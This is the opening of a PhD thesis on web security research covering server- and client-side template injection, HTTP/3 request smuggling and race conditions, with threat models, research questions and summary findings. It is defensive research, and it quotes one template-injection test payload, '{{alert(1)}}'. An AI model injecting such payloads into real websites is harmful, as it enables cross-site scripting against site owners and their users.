UNICA

UNIVERSITÀ
DEGLI STUDI
DI CAGLIARI

Ph.D. DEGREE IN
Electronic and Computer Engineering

Cycle XXXVIII

TITLE OF THE Ph.D. THESIS

Unveiling Emerging Web Application Attack Surfaces

Scientific Disciplinary Sector(s)

IINF-05/A

Ph.D. Student:	Lorenzo Pisu
Supervisor	Davide Maiorca
Co-Supervisor	Giorgio Giacinto

Final exam. Academic Year 2024/2025
Thesis defence session: February 2026

Contents

Abstract

The security of modern web applications is continually challenged by both the evolution of development paradigms and the emergence of new attack surfaces. The OWASP Top 10 consistently shows injection attacks and insecure designs among the most prevalent threats. While issues such as XSS and SQLi have been extensively studied, many other vulnerabilities within these categories remain insufficiently explored. This thesis studies emerging web security weaknesses across three domains: template engines, HTTP/3, and concurrency. First, we perform an assessment of Server-Side Template Injection (SSTI) across diverse engines and languages, showing that Remote Code Execution (RCE) remains feasible despite longstanding awareness. We then perform the first large-scale study of Client-Side Template Injection (CSTI), using an automated scanner to reveal significant real-world exposure to Cross-Site Scripting (XSS) via templating logic and to quantify gaps in current defenses. Turning to protocol evolution, we analyze HTTP/3 proxy behavior and uncover new classes of request smuggling and desynchronization attacks rooted in inconsistencies between specifications and implementations, providing a tool for detecting inconsistencies in proxy behavior. Finally, we present a benchmarking framework and introduce the first tool capable of performing single-datagram race condition attacks over HTTP/3. Our benchmark highlights how factors such as server architecture, language runtime, and database configuration influence the exploitability of concurrency issues. Collectively, these contributions provide measurement methodologies, tooling, and mitigation guidance for securing next-generation web applications.

List of Acronyms

API - Application Programming Interface

ASCII - American Standard Code for Information Interchange

CDN - Content Delivery Network

CFS – Completely Fair Scheduler

CMS - Content Management System

CPU – Central Processing Unit

CRLF – Carriage Return Line Feed

CSRF - Cross-Site Request Forgery

CSTI - Client-Side Template Injection

DB – Database

DBMS – Database Management System

DOM - Document Object Model

GIL – Global Interpreter Lock

H3.CL - HTTP/3 Content-Length

H3.TE - HTTP/3 Transfer-Encoding

HTML - HyperText Markup Language

HTTP - Hyper Text Transmission Protocol

JDK - Java Development Kit

JS - JavaScript

JSON - JavaScript Object Notation

NPM - Node Package Manager

NoSQL – Not Only SQL

OS - Operative System

OWASP - Open Web Application Security Project

PDF - Portable Document Format

PHP - Hypertext Preprocessor

PHP-FPM – PHP FastCGI Process Manager

QUIC – Quick UDP Internet Connections

RAM - Random Access Memory

RC – Race Condition

RCE - Remote Code Execution

REST - Representational State Transfer

RFC - Request for Comments

SotA - State of the Art

SP – Single-Packet

SPA - Single-Page Application

SQL - Structured Query Language

SSD – Solid State Drive

SSTI - Server-Side Template Injection

SVM - Support Vector Machine

TE - Template Engine

TCP – Transmission Control Protocol

TOCTOU – Time of Check to Time of Use

UDP – User Datagram Protocol

UI - User Interface

URI - Uniform Resource Identifier

URL - Uniform Resource Locator

WAF - Web Application Firewall

WSGI – Web Server Gateway Interface

XSS - Cross-Site Scripting

Chapter 1

Introduction

Web technologies and protocols are evolving rapidly, bringing new features and improvements to enhance user experience and performance. Modern web applications have become increasingly complex, often relying on a multitude of frameworks, libraries, and services to deliver dynamic content and interactive functionalities. Developers are now able to create rich, responsive applications that can run seamlessly across various devices and platforms. Moreover, thanks to the adoption of new protocols such as HTTP/2 and HTTP/3, web applications can now achieve lower latency and better resource management. Despite this progress in terms of performance and usability, the security of web applications has not kept pace with these advancements. The increasing complexity of web applications, combined with the rapid adoption of new technologies, has introduced a plethora of new attack surfaces and vulnerabilities that can be exploited by malicious actors [82, 83, 163]. As a result, web security has become a critical concern for developers, organizations, and users alike.

While many security issues have been thoroughly studied and mitigated over the years, others remain underexplored or have emerged as a consequence of recent technological advancements. At the same time, legacy technologies are still widely used, forcing developers to contend with their inherent security weaknesses. For instance, proxies often support request conversion from HTTP/2 or HTTP/3 to HTTP/1.1, a protocol long known for its inefficiencies and security limitations [58,69]. Analyzing and detecting vulnerabilities is further complicated by the heterogeneity of implementations and programming languages in modern web applications. This challenge is particularly evident in technologies such as template engines, where

each programming language offers multiple libraries, each with distinct characteristics and potential security pitfalls [79]. Moreover, the interactions among diverse components, including databases, frameworks, and proxies, have made it increasingly difficult to prevent concurrency issues in sensitive operations such as money transfers or online payments [108]. Finally, the current state of the art remains limited: template engines and HTTP/3 are still largely unexplored in research, while race conditions have been studied only in context-specific scenarios. Moreover, each of these three topics is showing signs of an increase in both popularity and exposure to vulnerabilities, but is receiving limited research attention. To illustrate the growing relevance of these technologies, we now present several trends and statistics that emphasize their expanding usage and the associated increase in potential vulnerabilities.

We start by showing the increasing popularity of template engines. In particular, there is evidence indicating that this technology is experiencing a steady increase in usage and adoption, which consequently raises the likelihood of vulnerabilities. Figure 1.1 shows the number of yearly downloads for five popular template engine libraries, namely Angular, Vue, Handlebars, Mustache, and EJS.




Figure 1.1: Yearly downloads of five popular template engine libraries collected from NPM. All of them exhibit a consistent upward trend in the number of yearly downloads.

A similar increase, while still limited in size compared to the widespread adoption of template engines, can be observed with HTTP/3. Specifically, according to a report by Cloudflare [1], in 2024 HTTP/2 was the protocol associated with the largest share of observed requests, accounting for 49.6%. HTTP/1.1 remained widely used, accounting for 29.9% of requests. Meanwhile, HTTP/3 showed an upward trend, with 20.5% of observed requests in 2024 compared to 19.75% in 2023. Beyond web requests, which may also be influenced by client support for HTTP/3, it is important to evaluate how many websites actually support the protocol. From an attacker's perspective, this information is valuable for understanding how the attack surface is evolving toward newer technologies. Specifically, statistics from W3Techs [3] indicate that HTTP/3 was supported by 35.9% of websites in 2025, up from less than 30% in 2024. This growing adoption suggests that, while HTTP/3 remains relatively new and somewhat underexamined, its usage and support continue to expand steadily.

A vulnerability that has always been present but has recently gained renewed attention is race conditions, which have proven to be a persistent threat over the years. Figure 1.2 presents the number of CVEs classified under CWE-362 from 2014 to 2024. The figure highlights a clear upward trend in both the total number of reported CVEs and the number of high-severity vulnerabilities. While this increase can be observed for CVEs in general, it shows that race condition vulnerabilities remain a persistent issue. As we will discuss, recent techniques for exploiting web race conditions have made such vulnerabilities significantly easier to leverage, even when the timing window is on the order of few milliseconds.

Building upon these observations, this thesis provides a comprehensive analysis of these critical, yet underexplored, security issues that threaten the integrity and reliability of modern web applications. We perform assessments and develop systematic methodologies to analyze, detect, and mitigate vulnerabilities in three key areas: template engines, HTTP/3, and concurrency flaws. For template engines, we study both server-side and client-side template injection, analyzing their characteristics, prevalence, and detection. For HTTP/3, we analyze the security implications of this new protocol, focusing on request smuggling vulnerabilities. Finally, we study concurrency flaws, particularly race conditions in web applications, introducing a benchmarking framework for assessing the impacting factors behind this vulnerability and the first tool for detecting this issue in HTTP/3 applications.




Figure 1.2: Yearly number of CVEs under CWE-362 (2014–2024). The plot shows an increase in both the total number of CVEs and the number of high-severity vulnerabilities.

The first part of this thesis focuses on template engines, a technology widely used in both server-side and client-side applications to render dynamic content. Template engines allow developers to separate the presentation layer from the application logic, making it easier to manage and maintain code. However, they also introduce new security risks, such as Server-Side Template Injection (SSTI) [79, 191] and Client-Side Template Injection (CSTI) [52, 53, 63], which can lead to severe consequences like Remote Code Execution (RCE) and Cross-Site Scripting (XSS). Firstly, we focus on SSTI, performing an assessment to evaluate the security of popular template engines and their susceptibility to RCE. By analyzing popular template engines, we find that out of the 34 engines analyzed, 25 still allow RCE when SSTI is exploited, despite the risks being well know for years and many websites and applications still being found vulnerable to SSTI. We also evaluate the effectiveness of existing detection tools and mitigation strategies, identifying gaps in current research and practice. In the second part, we turn our attention to CSTI, conducting the first large-scale study to measure its prevalence in the wild and developing an automated scanner for its detection. We scan the Tranco top 1M, finding 532 vulnerable domains, with 72% of them exploitable to achieve XSS. Our analysis

reveals that many websites are still vulnerable to CSTI, often due to the improper use of template engines and lack of tailored sanitization techniques. We also discuss possible defenses against CSTI, starting from scenarios where the vulnerability is present but not exploitable.

In the third part of this thesis, we investigate the security implications of HTTP/3 [21, 97, 152], the latest version of the HTTP protocol. While HTTP/3 introduces significant improvements in performance and reliability, it also brings new challenges and potential vulnerabilities. We analyze the behavior of HTTP/3 proxies, providing a taxonomy of request smuggling and desynchronization attacks that exploit inconsistencies between specifications and implementations. Our work includes the development of a tool for detecting such inconsistencies in proxy behavior, helping to identify and mitigate potential security risks. We deployed this tool on five popular proxies and found that all of them exhibited inconsistencies with the RFC. One of the proxies, namely Aioquic, had critical inconsistencies, which were reported and subsequently fixed by the developers.

Finally, the fourth part of this thesis addresses concurrency flaws [129, 189, 190], particularly the study of impacting factors related to race conditions in web applications. We introduce a benchmarking framework and the first practical tooling for exploiting the single datagram attack over HTTP/3. Our analysis reveals how various factors, such as server architecture, programming language, database configuration, and protocol version, influence the exploitability of this vulnerability. We find that certain types of loads on the server can highly increase the exploitability of race conditions, and that careful database configuration can significantly reduce the risk of exploitation.

1.1 Threat Model

Throughout the rest of this thesis, we consider a remote network attacker targeting publicly accessible web applications as the primary threat actor. The attacker can issue arbitrary HTTP requests and fully control the request contents, ordering, and rate. This includes the ability to manipulate request parameters, headers, and bodies, as well as to generate concurrent or malformed requests.

The target systems considered in this thesis are modern web applications composed of

specific technologies employed in server-side frameworks, client-side JavaScript code, and intermediaries responsible for managing multiple upstream servers, caching, and load balancing. Specifically, we focus on applications that utilize server- or client-side template engines, reverse proxies that support HTTP/3 to HTTP/1.1 conversions, and backend services capable of handling concurrent requests. The threat model assumes the existence of trust boundaries between different components of the web application stack, including clients, intermediaries, application logic, and backend services. User-controlled input is assumed to cross these boundaries and may reach sensitive execution contexts, such as template rendering engines, request parsing logic, or concurrent transaction handlers. The attack surfaces analyzed in this thesis arise from violations of these boundaries, including unsafe input handling, inconsistent protocol parsing across intermediaries, and insufficient synchronization of shared resources. Under this threat model, the vulnerabilities studied in this thesis manifest as follows:

- Server-Side Template Injection (SSTI) exploits the unsafe inclusion of untrusted input in server-side template rendering.
- Client-Side Template Injection (CSTI) arises when user input is interpreted by client-side template engines without adequate contextual sanitization.
- HTTP/3 request smuggling exploits inconsistencies in request parsing between intermediaries and backend servers.
- Race condition attacks leverage attacker-controlled request timing to exploit concurrent execution paths.

1.2 Problem Statement

The security of modern web applications is increasingly threatened by the evolution of development paradigms, the adoption of new protocols, and the emergence of new attack surfaces. As the web becomes each day more integrated into our daily lives, the protection of our data and the availability of online services in domains such as banking, health, and education becomes fundamental. This section presents and explains the current challenges that web applications must face when using modern technologies such as template engines, proxies, and

frameworks. By analyzing these challenges, we identify the key areas where security research is needed to address the evolving threat landscape and protect users and organizations from potential attacks disrupting their activities. In the following, we present the main problems addressed in this thesis, providing context and perspective to the concerns that we must tackle to aim towards a web landscape that is more secure and resilient.

1.2.1 Server-Side Template Injection (SSTI) and Remote Code Execution (RQ1)

Template engines [102, 132] are crucial tools in both web development and other software applications, as they help separate the presentation layer from the application's logic. They allow developers to create templates or patterns for generating dynamic content, which can be rendered as HTML, XML, or other markup languages based on data or variables provided at runtime. Template engines are software components, typically provided as libraries or modules, that offer a set of functions to parse and manipulate strings or files according to predefined syntactic rules. Moreover, template engines usually apply tokenization, breaking strings or files into structured representations. This process allows binding data to placeholders, applying transformations, and executing conditional logic and loops. The main scenario in which template engines are used is when we want to serve dynamic content on a website. For example, providing a dashboard that contains information that changes based on the user visiting it. A concrete use case can be an e-commerce website that displays product listings. These listings often involve dynamic content, such as product names, prices, availability, and user-specific recommendations, making template engines essential for rendering these pages with up-to-date information for each product. Countless examples of modern websites require template engines, making this technology widely adopted. While template engines provide many benefits, they also come with potential security pitfalls that developers should be aware of. Server-Side Template Injection (SSTI) is the main vulnerability linked to template engines. SSTI is a vulnerability listed in the OWASP Top 10 under the injection category [127], and its impact can be potentially critical. The worst consequence of SSTI exploitation is achieving Remote Code Execution (RCE) [22, 67], allowing attackers to take control of the entire target

server. RCE is a common consequence of SSTI because most template engines can be used by attackers as paths to execute arbitrary code. However, SSTI can lead to many other potential consequences, such as:

- **Information Disclosure**: SSTI can expose server-side configuration files, source code, and other sensitive information that can aid attackers in further exploiting the system.
- **Unauthorized Access**: with SSTI, attackers can gain unauthorized access to restricted areas of the application or server, potentially taking control of admin panels or other privileged functionalities.
- **DoS Attacks**: SSTI can be leveraged to launch Denial of Service (DoS) attacks on the server or related systems, disrupting services for legitimate users.
- **Cross-Site Scripting**: XSS is a common symptom of SSTI that attackers can exploit to steal sensitive information from legitimate users.

Although these consequences of SSTI are severe, RCE represents the most critical threat, making it the central focus of this thesis's research. To address this concern, we conduct a comprehensive analysis of widely adopted template engines, examining their susceptibility to RCE when exploited through SSTI vulnerabilities. By concentrating on this specific threat, our goal is to deepen the understanding of how template engine design and behavior can expose systems to RCE, thereby contributing to the development of more secure web applications and server environments.

To systematically explore the security implications of SSTI and its potential to lead to RCE, we formulate the following research questions:

RQ1.1: How widespread is the usage of template engines? How prevalent and impactful are SSTI vulnerabilities in real-world systems? Template engine usage is widespread across various programming languages and frameworks. However, the extent of their adoption and the prevalence of SSTI vulnerabilities in real-world applications remain underexplored. Understanding the adoption rate and impact of SSTI is crucial for assessing the overall security posture of web applications.

RQ1.2: Which gaps exist in current research regarding the prevention of SSTI and

RCE? Which tools have been developed to detect this vulnerability? Current literature regarding SSTI is limited, and there are many gaps in research and practice that need to be addressed.

RQ1.3: What are the mechanisms by which SSTI leads to RCE? How many template engines enable RCE when exploited via SSTI? Despite the countless blog articles that show payloads for exploiting SSTI across many template engines, there is a lack of systematic analysis and understanding of the mechanisms that lead to RCE.

1.2.2 Client-Side Template Injection (CSTI) and Cross-Site Scripting (RQ2)

Arbitrary code execution in client-side JavaScript applications is a critical security threat to modern websites, primarily through attacks such as Cross-Site Scripting (XSS) [20,59,64,65,92, 114,153,154,165,188]. However, the evolving landscape of client-side libraries and frameworks has paved the way for new techniques to inject JavaScript code into websites. A popular technology widely used in server-side applications (and in recent years, also integrated into client-side applications) is the template engine, a piece of software designed to dynamically render data inside a predefined set of templates.

Client-Side template engines can be utilized as standalone libraries or integrated with JavaScript frameworks such as jQuery [76], Angular [11], and Vue [179]. Originally designed for server-side use, they serve the purpose of separating the logic and presentation layers by allowing developers to define HTML templates that dynamically present data [132]. With the increasing sophistication of client-side applications, which are composed of complex, dynamic User Interface (UI) components, template engines have become useful for defining reusable pieces of code. An advanced example of client-side template engine usage is the so-called Single-Page Application (SPA) [71], in which template engines are employed to continuously fetch data from the server-side using JavaScript to render it without the need to reload or redirect the user's page.

Notably, Client-Side Template Injection (CSTI) was uncovered by Heiderich even before

SSTI, under the broader category of attacks against JavaScript Model-View-Controller (MVC) [103]. However, only after the research conducted by Heyes [52, 54] in 2016 and 2017 on injection attacks in Angular, Vue, and Mavo frameworks did this vulnerability become known as CSTI.

CSTI is an attack vector that occurs when user input is parsed by client-side engines as part of their templates, allowing attackers to exploit engine functionality for malicious purposes. An attacker can take advantage of this vulnerability and, by injecting specific payloads into template expressions, they can manipulate the client-side rendering process, often gaining the possibility to execute malicious JavaScript code. CSTI can be subtler than SSTI because many client-side template engines behave differently from their server-side counterparts, making it more difficult to prevent. Furthermore, CSTI does not necessarily require the injection of HTML or HTML-like tags: even simple expressions such as `{{alert(1)}}`, which are not flagged as malicious by general-purpose sanitizers, can trigger arbitrary JavaScript execution.

Although the web security community has discussed CSTI for many years, the prevalence and large-scale detection of this vulnerability remain largely uncharted in research. Notably, no measurements or large-scale analysis of CSTI have been conducted, and only one tool for CSTI detection has been developed (ACSTIS) [52], which supports only a single template engine (Angular) and is no longer functional due to a lack of updates. However, many bug bounty reports [48, 170] and CVEs [4–6, 117, 119] related to CSTI demonstrate a growing awareness among security practitioners on the topic.

To address this gap, we formulate the following research questions to systematically explore the characteristics, detection, and prevalence of CSTI vulnerabilities:

RQ2.1: What are the characteristics of the most popular client-side template engines? Countless template engines have been developed, each with its own set of features and potential misuse patterns. Despite this, a comprehensive comparative analysis has never been performed.

RQ2.2: How can reflected CSTI be detected in a black-box scenario? Given the numerous cases of CSTI and the widespread adoption of template engines, the automatic detection of CSTI is essential.

RQ2.3: What is the prevalence of CSTI in the wild, and how can websites defend against it? Although CSTI has been known for almost ten years, there is still no measure-

ment of its prevalence, impact, or code patterns in the wild.

1.2.3 Security Implications of HTTP/3 and Request Smuggling (RQ3)

The evolution of the HTTP protocol in its various versions has been essential in shaping the landscape of digital communications, with each new version working to improve performance, security, and efficiency. The latest advancement, HTTP/3, emerges as a promising successor, designed to overcome the limitations of its predecessors and deliver fundamental changes in the protocol structure. However, as with any new technology, the transition to HTTP/3 introduces novel challenges, particularly concerning its security implications [32, 152].

Despite the increasing adoption of HTTP/3 and its integration into contemporary web browsers, there are few examinations of its security characteristics in current research. While the protocol introduces notable improvements in speed and reliability, the vulnerability landscape of its practical implementations remains an unexplored territory, leaving potential risks undisclosed and unmitigated.

One area of concern that demands immediate attention is request smuggling, a vulnerability analyzed in the context of HTTP/2 [80] but not yet thoroughly examined for HTTP/3. Request smuggling poses a grave threat to web applications, allowing malicious actors to exploit inconsistencies in how HTTP requests are parsed by proxies and frameworks, thereby bypassing security controls and facilitating malicious activities such as data exfiltration and access control violations.

In light of these considerations, our research aims to analyze this critical vulnerability by conducting a comprehensive investigation into the security posture of HTTP/3, with a specific focus on request smuggling vulnerabilities. Through a detailed examination of the protocol's design and implementations, we aim to categorize the potential risks in HTTP/3 environments and provide empirical evidence of their existence. To systematically explore the security implications of HTTP/3 and request smuggling, we formulate the following research questions:
RQ3.1: How do inconsistencies between RFC specifications and real-world implementations of HTTP/3 lead to exploitable vulnerabilities? The HTTP RFCs define the expected behavior of intermediaries that handle HTTP requests. However, discrepancies be-

tween these specifications and actual implementations can introduce vulnerabilities.

RQ3.2: How can we identify potential request smuggling attacks in HTTP/3 environments? Effective methodologies for identifying and classifying attacks are necessary for comprehensive security assessments and defense planning.

RQ3.3: How effective are current proxies and frameworks in adhering to RFC requirements and preventing request smuggling? Evaluating the compliance and security of proxies and frameworks ensures that critical infrastructure components do not introduce vulnerabilities.

1.2.4 Impacting Factors of Race Conditions in Web Applications (RQ4)

A race condition occurs when multiple threads attempt to access and modify the same resource concurrently. For example, this situation may occur when one thread modifies a file while another tries to read or alter it simultaneously, causing it to enter an inconsistent state and resulting in unpredictable outcomes. Timing plays a critical role in race conditions, as there is a brief period (often referred to as a *race window*) during which the resource remains inconsistent. During this period, an attacker can exploit the inconsistency to cause disruptions, gain access to private data, or bypass limitations imposed by the application. A simple example of a race condition, also found in the wild [113], involves web applications that support vouchers. Usually, vouchers can only be applied once, and they might provide discounts or add money to the user's balance. A race condition arises when the coupon can be applied twice or even more times because the attacker is fast enough to validate its coupon again before it is flagged as "already used". To prevent this kind of race condition, the web application should execute the two operations (check the coupon and flag as already used) atomically, locking the database where this information is stored from other queries until the two operations are done. Even though the fix appears simple, correctly handling transactions can be challenging due to the increasing complexity of web applications. Additionally, race conditions continue to arise in real-world applications [18, 118, 161], demonstrating that such mistakes are not rare and can have a significant impact.

However, exploiting a race condition can be challenging if the race window is very narrow.

Previous work by Kettle showed that some race conditions cannot be exploited with only concurrently issued requests. Notably, new techniques in HTTP/1.1 and HTTP/2 have been introduced to exploit race windows as narrow as a few milliseconds [141]. While one of these techniques appears to be applicable to HTTP/3, an implementation has yet to be developed.

We summarize the aim of this research with the following research questions:

RQ4.1: What factors influence the exploitability of race conditions in web applications? Understanding the factors that affect race condition exploitability helps in designing systems that are resilient to concurrency-related attacks.

RQ4.2: Is it possible to perform a single datagram attack in HTTP/3? HTTP/2 has been shown to be vulnerable to the single packet attack [141], a technique that allows multiple requests to be sent in a single packet, thereby increasing the chances of exploiting a race condition. While this technique is theoretically applicable to HTTP/3 as well, an implementation that accounts for the differences between QUIC and HTTP/2 has yet to be developed.

RQ4.3: How much can each identified factor influence the race window of a vulnerable website? By quantifying the impact of each factor, we can prioritize mitigation strategies and focus on the most influential aspects.

RQ4.4: What recommendations can be made to mitigate the risk of race conditions in modern web systems? Actionable recommendations guide practitioners in reducing the risk and impact of race conditions, improving overall system security.

1.3 Contributions

This thesis addresses four major research questions (RQs) concerning the security of modern web applications. For each RQ, the following key contributions are made:

RQ1: Server-Side Template Injection (SSTI) and Remote Code Execution

We begin our contributions with a **comprehensive analysis of how template engines are used in practice and how SSTI vulnerabilities arise in real-world applications.** (Section 3.1) This includes examining the popularity of various template engines (based on GitHub stars and download metrics) and reviewing real SSTI incidents reported through CVEs

and bug bounty programs. Building on this foundation, we conduct a **systematic analysis of SSTI vulnerabilities**, identifying behaviors that expose template engines to RCE and characterizing the conditions under which these vulnerabilities emerge.

Next, in Section 3.4, we introduce a **novel taxonomy of RCE types** and a **classification of prevention mechanisms** implemented across different engines, highlighting inconsistencies and gaps in existing mitigations. We further **survey current SSTI detection tools**, evaluating their strengths, weaknesses, and practical applicability.

In Section 3.5, we present a central contribution of this work is a **methodology for assessing the security posture of template engines**, which measures both the feasibility of RCE and the effectiveness of implemented defenses. Applying this methodology to 34 template engines across eight programming languages, we present the **first comparative study of template engine security**. Finally, in Section 3.6 we offer **detailed case studies** on selected engines, providing deeper insights into their vulnerabilities and protection mechanisms. Notably, nine of the selected 34 template engines were never analyzed before, and eight of them allow RCE

RQ2: Client-Side Template Injection (CSTI) and Cross-Site Scripting

Our first contribution for this RQ is to provide a **systematic overview of client-side template engines and examine how their improper usage can lead to CSTI.** To achieve this, we perform a survey of the most widely used client-side template engines (Section 4.1). For each engine, we devised specialized payloads aimed at verifying whether a website built on top of it could be vulnerable to CSTI. Specifically, among the 29 selected template engines, we find blogs or XSS/RCE payloads for 14 of them (Vue, Angular, Underscore, Pug, Handlebars, Mustache, Nunjucks, EJS, Hogan.js, doT, DustJS, Mavo, jsrender, and Twig), while the remaining 15 were analyzed in this regard for the first time in our work. Notably, we discovered that 7 of these engines (namely art-template, lit, Swig, jquery-tmpl, Regular, Juicer, and Squirrelly) allow the execution of arbitrary JavaScript code.

Building on this foundation, in Section 4.2, **we present our methodology for detecting CSTI in real-world scenarios.** Starting from a given website URL, we crawl the domain to the desired depth and extract a comprehensive list of URLs for analysis. The examination of each URL begins with identifying the template engine in use, which we determine by ob-

serving the presence of objects instantiated by that engine. Once the engine is detected, we proceed to inject specifically crafted payloads into the page, monitoring whether these payloads are executed when interacting with its components. In cases where vulnerabilities are confirmed, we extend our analysis with an automated exploitability study, simulating realistic attack scenarios in order to evaluate whether arbitrary JavaScript code can be executed on the target website.

To assess the broader adoption of template engines and to measure the prevalence of vulnerable websites, in Section 4.3, **we deployed our detection tool, `CSTI-Alert` [138], across the Tranco top one million domains.** To the best of our knowledge, this represents the first large-scale study of CSTI. Our findings revealed 532 domains affected by CSTI, of which 385 were confirmed exploitable to the extent of enabling XSS. The remaining 147 domains, while not directly exploitable, were nonetheless analyzed in detail to evaluate their resilience against CSTI. This investigation allowed us to highlight cases where vulnerabilities were present but could not be leveraged into a full attack, often due to partial defenses. Furthermore, in Section 4.3.5, **we provide an in-depth discussion of defense mechanisms against CSTI**, showing that existing sanitizers are largely insufficient to mitigate this class of vulnerabilities.

RQ3: Security Implications of HTTP/3 and Request Smuggling

The contributions of this work can be articulated across three main axes. In Section 5.1, we start by presenting the **first taxonomy of HTTP/3 request smuggling attacks**, defining five distinct categories: H3.CL, H3.TE, HTTP/3 request splitting, HTTP/3 request tunneling, and HTTP/3 conflicting headers. By providing concrete definitions and examples of these attack vectors, we establish a foundation for understanding how request smuggling manifests in HTTP/3, thereby offering the first in-depth analysis of its kind. In Section 5.2, **we propose a methodology to identify and analyze inconsistencies between RFC specifications and their real-world implementations.** Since the root cause of request smuggling lies in the misalignment between theory and practice, our methodology explicitly focuses on detecting such inconsistencies and evaluating whether proxies are capable of rejecting malformed requests. In Section 5.2.1, **we validate this methodology through a practical evaluation of four widely used open-source HTTP/3 proxies and a Python library for HTTP/3 communications.** This experimental analysis underscores the applicability of our approach

and reveals that some proxies fail to properly validate malicious requests, leaving them susceptible to smuggling attacks.

RQ4: Race Conditions in Web Applications

As the final part of this thesis, we explore the variability of race windows by addressing an important question: which factors influence the exploitability of a race condition? We begin by investigating scenarios in which a race condition vulnerability arises in a web application. Our goal is to identify the factors that affect its exploitability and to develop a methodology for analyzing the impact of these factors on vulnerable systems.

To this end, in Section 6.1, we first define and explore a set of elements that can affect the race window of a vulnerable website. **We present and analyze, for the first time, seven distinct factors that play a role in determining whether a race condition can be successfully exploited.** In doing so, we also provide a clear and reproducible procedure that researchers and practitioners can adopt to assess the influence of these factors on their own environments. Building on this foundation, in Section 6.4, **we systematically test each factor to evaluate its concrete effect on race condition exploitation.** By designing and executing controlled scenarios that recreate different stress conditions, we demonstrate how specific factors impact the attacker's ability to take advantage of the vulnerability. Our experimental results not only validate the significance of these factors but also allow us to identify those with the greatest influence on exploitability.

Having established the effect of these factors, we then turn our attention to mitigation (Section 6.5). **We provide targeted recommendations aimed at reducing the race window and, in turn, diminishing the risk of successful exploitation.** These recommendations represent practical steps that developers and system administrators can adopt to strengthen the resilience of their applications against race condition attacks. Moreover, in Section 6.3, **we showcase the first working example of a race condition attack in the context of HTTP/3.** For this purpose, we designed and implemented a tool named QUICker [137], which represents, to the best of our knowledge, the first proof-of-concept for exploiting web race conditions over HTTP/3. We have made QUICker publicly available on GitHub [137], and we use it to test a vulnerable-by-design HTTP/3 application, thereby providing the community with both a practical demonstration of the attack and a resource for further experimentation.

1.4 Thesis Outline

The thesis is structured into eight chapters. Chapter 2 provides a set of foundational concepts that are necessary for understanding this work. In Chapter 3, we present a comprehensive assessment of server-side template engines, analyzing their security risks and their potential to lead to Remote Code Execution (RCE) when exploited via Server-Side Template Injection (SSTI). Chapter 4 introduces our systematic study of Client-Side Template Injection (CSTI), including the development of an automated detection tool and a large-scale analysis of its prevalence in the wild. In Chapter 5, we explore the security implications of HTTP/3, focusing on request smuggling vulnerabilities and evaluating the adherence of popular proxies to RFC specifications. Chapter 6 investigates the factors influencing the exploitability of web race conditions, including the first practical demonstration of an HTTP/3 single-datagram attack. Chapter 7 discusses related work, highlighting both existing research and future directions. Finally, Chapter 8 concludes the thesis, providing a general overview of our work and its broader implications.

Chapter 2

Background

In this chapter, we present the fundamental background concepts necessary to understand this thesis. In Section 2.1, we introduce the technologies and protocols that are essential for modern web application development. Specifically, we describe how template engines function (Sections 2.1.1 and 2.1.2) and explain the HTTP protocol along with its latest version, HTTP/3 (Sections 2.1.3 and 2.1.4).

We then present the key concepts behind the vulnerabilities addressed in this thesis: Server-Side Template Injection (SSTI) in Section 2.2.1, Client-Side Template Injection (CSTI) in Section 2.2.2, Request Smuggling in Section 2.2.3, and Race Conditions in Section 2.2.4.

2.1 Foundational Concepts

In this section, we introduce foundational concepts related to the technologies and protocols covered in this thesis.

2.1.1 Template Engines

This section explains how template engines work, their components, and why they are widely used in web development. We later distinguish the differences between SSTI (Section 2.2.1) and CSTI (Section 2.2.2). In this section, we use the template engine Jinja2 as the running reference.

